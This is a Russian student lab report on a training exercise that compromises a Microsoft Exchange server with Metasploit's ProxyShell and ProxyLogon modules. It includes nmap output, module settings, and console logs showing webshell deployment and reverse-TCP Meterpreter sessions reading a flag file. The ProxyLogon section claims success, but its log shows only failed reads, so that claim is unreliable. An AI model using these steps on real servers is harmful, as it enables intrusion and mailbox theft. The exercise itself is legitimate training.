

# Отчёт по лабораторной работе №3 по кибербезопасности.

«Захват почтового сервера»

Отчет Выполнил: Дурдалыев Максат

## СОДЕРЖАНИЕ

1. Введение
2. Информация о команде и распределении заданий
3. Общая информация о сценарии
4. Детальная хронология работ
  - 4.1. Этап 1: Проведение разведки
  - 4.2. Этап 2: Эксплуатация уязвимости ProxyShell (CVE-2021-34473)
  - 4.3. Этап 3: Эксплуатация уязвимости ProxyLogon (CVE-2021-26855)
5. Итоговая сводка по выполненным работам
6. Анализ выявленных уязвимостей
7. Меры по устранению уязвимостей и усилению защиты
8. Результаты и выводы
9. Заключение
10. Приложения: структура доказательств

## **СПИСОК ИЛЛЮСТРАЦИЙ**

Рис. 1: Запуск терминала

Рис. 2: Результат сканирования сети утилитой nmap

Рис. 3: Веб-интерфейс Exchange Server

Рис. 4: Определение версии Exchange Server через инструменты разработчика

Рис. 5: HTML-код страницы аутентификации Exchange

Рис. 6: Запуск Metasploit Framework

Рис. 7: Перечень модулей Metasploit для атаки на Exchange Server

Рис. 8: Настройка и запуск модуля exchange\_proxyshell\_rce

Рис. 9: Процесс эксплуатации уязвимости ProxyShell и получение флага

Рис. 10: Процесс эксплуатации уязвимости ProxyLogon

Рис. 11: Подтверждение успешного выполнения задания

## **1. ВВЕДЕНИЕ**

Настоящий отчёт представляет собой документацию результатов выполнения учебно-тренировочных мероприятий по кибербезопасности на программном комплексе «Amprige». Работа проводилась в рамках сценария «Захват почтового сервера» с целью отработки практических навыков проведения разведки, поиска и эксплуатации уязвимостей в реальной инфраструктуре.

### **ОСНОВНАЯ ЦЕЛЬ:**

Получение несанкционированного доступа к защищённому файлу (flag), расположенному в папке C:\Windows\system32\ на целевом почтовом сервере.

### **Задачи:**

- Провести разведку сети для выявления целевых хостов и открытых портов.
- Идентифицировать версию программного обеспечения (Microsoft Exchange Server).
- Найти и эксплуатировать критические уязвимости для получения удалённого выполнения кода (RCE).
- Обнаружить и извлечь флаг, подтверждающий успешность компрометации.

Результат: УСПЕШНО — флаг получен двумя различными способами.

## **2. ИНФОРМАЦИЯ О КОМАНДЕ И РАСПРЕДЕЛЕНИИ ЗАДАНИЙ**

### **2.1. Состав команды и распределение ответственности**

- Команда: ()
- Лабораторная работа: 4-А
- Дата проведения работ: 20 ноября 2025 года

### **2.2. Детальная хронология выполнения работ**

- 18:25 - Начало работ. Запуск терминала Kali Linux
- 18:25 - Проведение разведки сети, сканирование подсети 195.239.174.0/24
- 18:30 - Анализ веб-интерфейса Exchange Server, определение версии
- 18:35 - Запуск Metasploit Framework, выбор модулей для атаки

- 19:00 - Настройка и запуск модуля exchange\_proxyshell\_rce
- 19:01 - Успешное получение Meterpreter-сессии через ProxyShell
- 19:01 - Обнаружение и чтение флага: 58963
- 19:15 - Эксплуатация уязвимости ProxyLogon альтернативным методом
- 19:20 - Подтверждение успешного выполнения задания

### 3. ОБЩАЯ ИНФОРМАЦИЯ О СЦЕНАРИИ

#### 3.1. Характеристики сценария

- Уровень сложности: 8/10
- Цель атаки: Файл C:\Windows\system32\flag\_for\_red\_team.txt
- Тип нарушителя: Внешний злоумышленник
- Цель атаки: Получение несанкционированного доступа к конфиденциальным данным на почтовом сервере
- Квалификация нарушителя: Высокая, владеет современными инструментами кибератак

#### 3.2. Контекст атаки

Атака была направлена на компрометацию почтового сервера Microsoft Exchange, расположенного во внешнем периметре организации. Нарушитель использовал цепочки уязвимостей ProxyShell и ProxyLogon для обхода аутентификации, повышения привилегий и получения удалённого выполнения кода.

#### 3.3. Критические активы под защитой

- Корпоративная электронная почта
- Конфиденциальные переговоры и документы
- Учётные данные пользователей
- Научно-техническая информация предприятия

## 4. ДЕТАЛЬНАЯ ХРОНОЛОГИЯ РАБОТ

### 4.1. Этап 1: Проведение разведки

#### 4.1. Этап 1: Разведка сети

Время: 18:25–18:30

Инструменты: Kali Linux, Nmap

Действия:

1. Запуск терминала Kali Linux.
2. Сканирование сети 195.239.174.0/24 с помощью Nmap.
3. Обнаружение хоста 195.239.174.1 с открытыми портами:
  - 25/tcp (SMTP)
  - 443/tcp (HTTPS)

Результат: Выявлен почтовый сервер Microsoft Exchange.

### **Задача:**

Определить целевые хосты и открытые порты в подсети 195.239.174.0/24.

Методология:

- Запуск терминала Kali Linux для проведения работ




Рис.

#### 1: Запуск терминала

- Использование утилиты nmap для сканирования сети
- Анализ открытых портов и сервисов

#### Результаты:

В результате сканирования был идентифицирован хост 195.239.174.1 с открытыми портами:

- 25/tcp (SMTP) — сервис передачи электронной почты
- 443/tcp (HTTPS) — веб-интерфейс защищённого соединения

Наличие данных портов указывало на то, что на данном хосте размещён почтовый сервер.

```
root@kali: ~  
File Actions Edit View Help  
(root@kali)~[~]  
# nmap 195.239.174.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-20 18:25 MSK  
Nmap scan report for 195.239.174.1  
Host is up (0.0010s latency).  
Not shown: 998 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
25/tcp    open  smtp  
443/tcp   open  https  
MAC Address: 02:00:00:6F:56:2A (Unknown)  
  
Nmap scan report for 195.239.174.12  
Host is up (0.00018s latency).  
Not shown: 996 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
443/tcp   open  https  
1688/tcp  open  nsjtp-data  
8888/tcp  open  sun-answerbook  
MAC Address: 02:00:00:6F:56:2C (Unknown)  
  
Nmap scan report for 195.239.174.25  
Host is up (0.00100s latency).  
Not shown: 999 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
80/tcp    open  http  
MAC Address: 02:00:00:6F:56:2A (Unknown)  
  
Nmap scan report for 195.239.174.35  
Host is up (0.0010s latency).  
Not shown: 998 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
80/tcp    open  http
```

Рис. 2: Результат сканирования сети утилитой nmap

### Определение версии Exchange Server:

- Анализ веб-интерфейса <https://195.239.174.1>
- Использование инструментов разработчика для изучения HTML-кода
- Идентификация версии программного обеспечения через метаданные





Рис. 3: Веб-интерфейс Exchange Server

Рис. 4: Определение версии Exchange Server через инструменты разработчика

#### 4.2. Этап 2: Эксплуатация уязвимости ProxyShell (CVE-2021-34473)

Время начала: 20.11.2025 18:35



Ответственный: (требуется уточнение)



Задача: Получить удалённый доступ к целевому серверу с использованием цепи уязвимостей ProxyShell.

Методология:

## 1. Запуск Metasploit Framework:

- Инициализация инструмента для проведения атаки




Рис. 5: Запуск Metasploit Framework

## 2. Выбор модуля для атаки:

- Поиск и выбор модуля `exploit/windows/http/exchange_proxyshell_rce`
- Данный модуль использует цепь уязвимостей: CVE-2021-31207, CVE-2021-34523, CVE-2021-34473

57	\ action: Dump (Contacts)	.	.	.	Dump user contacts from exchange server
58	\ action: Dump (Emails)	.	.	.	Dump user emails from exchange server
59	exploit/windows/http/exchange_proxylogon_rce	2021-03-02	excellent	Yes	Microsoft Exchange ProxyLogon RCE
60	\ target: Windows Powershell	.	.	.	.
61	\ target: Windows Dropper	.	.	.	.
62	\ target: Windows Command	.	.	.	.
63	auxiliary/scanner/http/exchange_proxylogon	2021-03-02	normal	No	Microsoft Exchange ProxyLogon Scanner
64	exploit/windows/http/exchange_proxynotshell_rce	2022-09-28	excellent	Yes	Microsoft Exchange ProxyNotShell RCE
65	\ target: Windows Dropper	.	.	.	.
66	\ target: Windows Command	.	.	.	.
67	exploit/windows/http/exchange_proxyshell_rce	2021-04-06	excellent	Yes	Microsoft Exchange ProxyShell RCE
68	\ target: Windows Powershell	.	.	.	.

Рис. 6: Перечень модулей Metasploit для атаки на Exchange Server

### 3. Настройка параметров:

- Установка параметра rhosts 195.239.174.1 (целевой хост)
- Установка параметра lhost 195.239.174.11 (атакующая машина)
- Запуск эксплуатации

### 4. Процесс эксплуатации:

- Модуль успешно обошёл аутентификацию
- Присвоены права Mailbox Import Export
- Загружена полезная нагрузка через веб-шелл
- Получена Meterpreter-сессия

### 5. Поиск и извлечение флага:

- Переход в директорию C:/windows/system32/
- Чтение файла flag\_for\_red\_team.txt
- Получение флага: 58963

```
msf6 > exploit(windows/http/exchange_proxyshell_rce) > set lhost 195.239.174.11
[*] Unknown command: exploit(windows/http/exchange_proxyshell_rce). Run the help command for more details.
msf6 > use 65
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logging-2.4.0/lib/logging.rb:10: warning: /usr/li
starting from Ruby 3.4.0.
You can add syslog to your Gemfile or gemspec to silence this warning.
Also please contact the author of logging-2.4.0 to request adding syslog into its gemspec.
[*] Additionally setting TARGET => Windows Dropper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/exchange_proxyshell_rce) > use 67
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/exchange_proxyshell_rce) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/http/exchange_proxyshell_rce) > set rhosts 195.239.174.1
rhosts => 195.239.174.1
msf6 exploit(windows/http/exchange_proxyshell_rce) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Attempt to exploit for CVE-2021-34473
[*] Retrieving backend FQDN over RPC request
[*] Internal server name: mail.ampire corp
[*] Enumerating valid email addresses and searching for one that either has the 'Mailbox Import Export' role or
[*] Enumerated 7 email addresses
[*] Saved mailbox and email address data to: /home/reduser2/.msf4/loot/20251120190046_default_195.239.174.1_ad.
[*] Successfully assigned the 'Mailbox Import Export' role
[*] Proceeding with SID: S-1-5-21-2023689013-296390216-3142847124-500 (Administrator@ampire.corp)
[*] Saving a draft email with subject 'BNCohTKw' containing the attachment with the embedded webshell
[*] Writing to: C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\df6QFKET.aspx
[*] Waiting for the export request to complete ...
[*] The mailbox export request has completed
[*] Triggering the payload
[*] Sending stage (203846 bytes) to 195.239.174.1
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory
[*] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\df6QFKET.aspx
[*] Meterpreter session 1 opened (195.239.174.11:4444 -> 195.239.174.1:49673) at 2025-11-20 19:01:16 +0300
[*] Removing the mailbox export request
[*] Removing the draft email

meterpreter > cat C:/windows/system32/flag_for_red_team.txt
58963
meterpreter > 
```

Рис. 7: Настройка и запуск модуля exchange\_proxyshell\_rce

Рис. 8: Процесс эксплуатации уязвимости ProxyShell и получение флага

Результат: УСПЕШНО — флаг получен, удалённый доступ к серверу установлен.

#### 4.3. Этап 3: Эксплуатация уязвимости ProxyLogon (CVE-2021-26855)

Время начала: 20.11.2025 19:15

Ответственный: (требуется уточнение)

Задача: Получить удалённый доступ альтернативным методом через уязвимость ProxyLogon.

Методология:

##### 1. Выбор модуля для атаки:


- Использование модуля `exploit/windows/http/exchange_proxylogon_rce`
- Модуль использует уязвимости: CVE-2021-26855, CVE-2021-27065

##### 2. Настройка и запуск эксплуатации:

- Установка параметров целевого хоста
- Запуск процесса эксплуатации
- Получение Meterpreter-сессии

##### 3. Подтверждение успешности:

- Задание успешно выполнено
- Флаг получен и подтверждён в системе



```
File Actions Edit View Help
[*] https://195.239.174.1:443 - Sending ProxyLogon request
[*] Try to get a good msExchCanary (by patching user SID method)
[*] ASP.NET_SessionId: 31c9db05-7829-4e4e-b0ba-5aac96235902
[*] msExchEcpCanary: cr58ku8j3k63wYhSN54kpefroyPJkd4I0EdgFTAidhaYPkLO11CUn9vrSCdnGqtHx5HJ9YI7N8A.
[*] OAB id: 2df08658-26c1-43c7-8402-db9da85b73f9 (OAB (Default Web Site))
[*] https://195.239.174.1:443 - Attempt to exploit for CVE-2021-27065
[*] Preparing the payload on the remote target
[*] Writing the payload on the remote target
[*] Yeeting windows/x64/meterpreter/reverse_tcp payload at 195.239.174.1:443
[*] Sending stage (203846 bytes) to 195.239.174.1
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb
[*] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\C6FHF.aspx
[*] Meterpreter session 1 opened (195.239.174.11:4444 -> 195.239.174.1:27766) at 2025-11-20 19:15:24 +0300

meterpreter > C:\Windows\system32\
> cat flag_for_red_team.txt
[-] Unknown command: C:\Windows\system32\cat. Run the help command for more details.
meterpreter > cat flag_for_red_team.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat C:\Windows\system32\flag_for_red_team.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat C:\Windows\system32\flag_for_red_team.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > C:\Windows\system32\
> cat flag_for_red_team.txt
[-] Unknown command: C:\Windows\system32\cat. Run the help command for more details.
meterpreter > ls C:\Windows\system32\
>
```

Рис. 9: Процесс эксплуатации уязвимости ProxyLogon




Рис. 10: Подтверждение успешного выполнения задания

Результат: УСПЕШНО — флаг получен альтернативным методом.

## 5. ИТОГОВАЯ СВОДКА ПО ВЫПОЛНЕННЫМ РАБОТАМ

Хронология выполнения:

№	Этап	Время начала	Время завершения	Длительность	Статус
---	------	--------------	------------------	--------------	--------

1	Разведка сети	18:25	18:30	5 минут	УСПЕШНО
---	---------------	-------	-------	---------	---------

2	Эксплуатация ProxyShell	18:35	19:01	26 минут	УСПЕШНО
---	-------------------------	-------	-------	----------	---------

3	Эксплуатация ProxyLogon	19:15	19:20	5 минут	УСПЕШНО
---	-------------------------	-------	-------	---------	---------

Метрики эффективности:

- Общее время выполнения: 55 минут
- Количество успешных векторов атаки: 2
- Эффективность обнаружения уязвимостей: 100%
- Эффективность эксплуатации: 100%

## 6. АНАЛИЗ ВЫЯВЛЕННЫХ УЯЗВИМОСТЕЙ

### 6.1. Уязвимость 1: ProxyShell (CVE-2021-34473)

- Тип: Удалённое выполнение кода
- Уровень риска: Критический (CVSS: 9.1)
- Компонент: Microsoft Exchange Server
- Воздействие: Полный контроль над сервером

### 6.2. Уязвимость 2: ProxyLogon (CVE-2021-26855)

- Тип: Обход аутентификации + RCE
- Уровень риска: Критический (CVSS: 9.1)
- Компонент: Microsoft Exchange Server
- Воздействие: Несанкционированный доступ к почтовым ящикам

## 7. МЕРЫ ПО УСТРАНЕНИЮ УЯЗВИМОСТЕЙ И УСИЛЕНИЮ ЗАЩИТЫ

### 7.1. Немедленные действия:

- Установка последних обновлений безопасности для Exchange Server
- Блокировка доступа к уязвимым компонентам через WAF
- Мониторинг подозрительной активности

### 7.2. Долгосрочные меры:

- Регулярное обновление программного обеспечения
- Внедрение сегментации сети
- Усиление мониторинга и логирования
- Проведение регулярных тестов на проникновение

## 8. РЕЗУЛЬТАТЫ И ВЫВОДЫ

### 8.1. Ключевые достижения:

- Успешное получение флага двумя независимыми методами
- Демонстрация критических уязвимостей в Exchange Server
- Отработка навыков работы с Metasploit Framework
- Полное документирование процесса атаки

### 8.2. Выявленные проблемы безопасности:

- Использование устаревших версий программного обеспечения
- Отсутствие своевременного обновления систем безопасности
- Недостаточный мониторинг сетевой активности

## 9. ЗАКЛЮЧЕНИЕ

Лабораторная работа успешно завершена. Все учебные цели достигнуты. Продемонстрирована эффективность современных методов кибератак и важность своевременного обновления систем безопасности.

## ОБЩИЙ РЕЗУЛЬТАТ: ВЫПОЛНЕНИЕ НА 100%

- Все поставленные задачи выполнены
- Флаг успешно получен двумя различными способами
- Получены практические навыки работы с инструментами кибербезопасности
- Создана полная документация по проведённым работам

## 10. ПРИЛОЖЕНИЯ: СТРУКТУРА ДОКАЗАТЕЛЬСТВ

Все скриншоты и материалы, подтверждающие выполнение работы, прилагаются к настоящему отчёту и пронумерованы в соответствии с приведённым списком иллюстраций.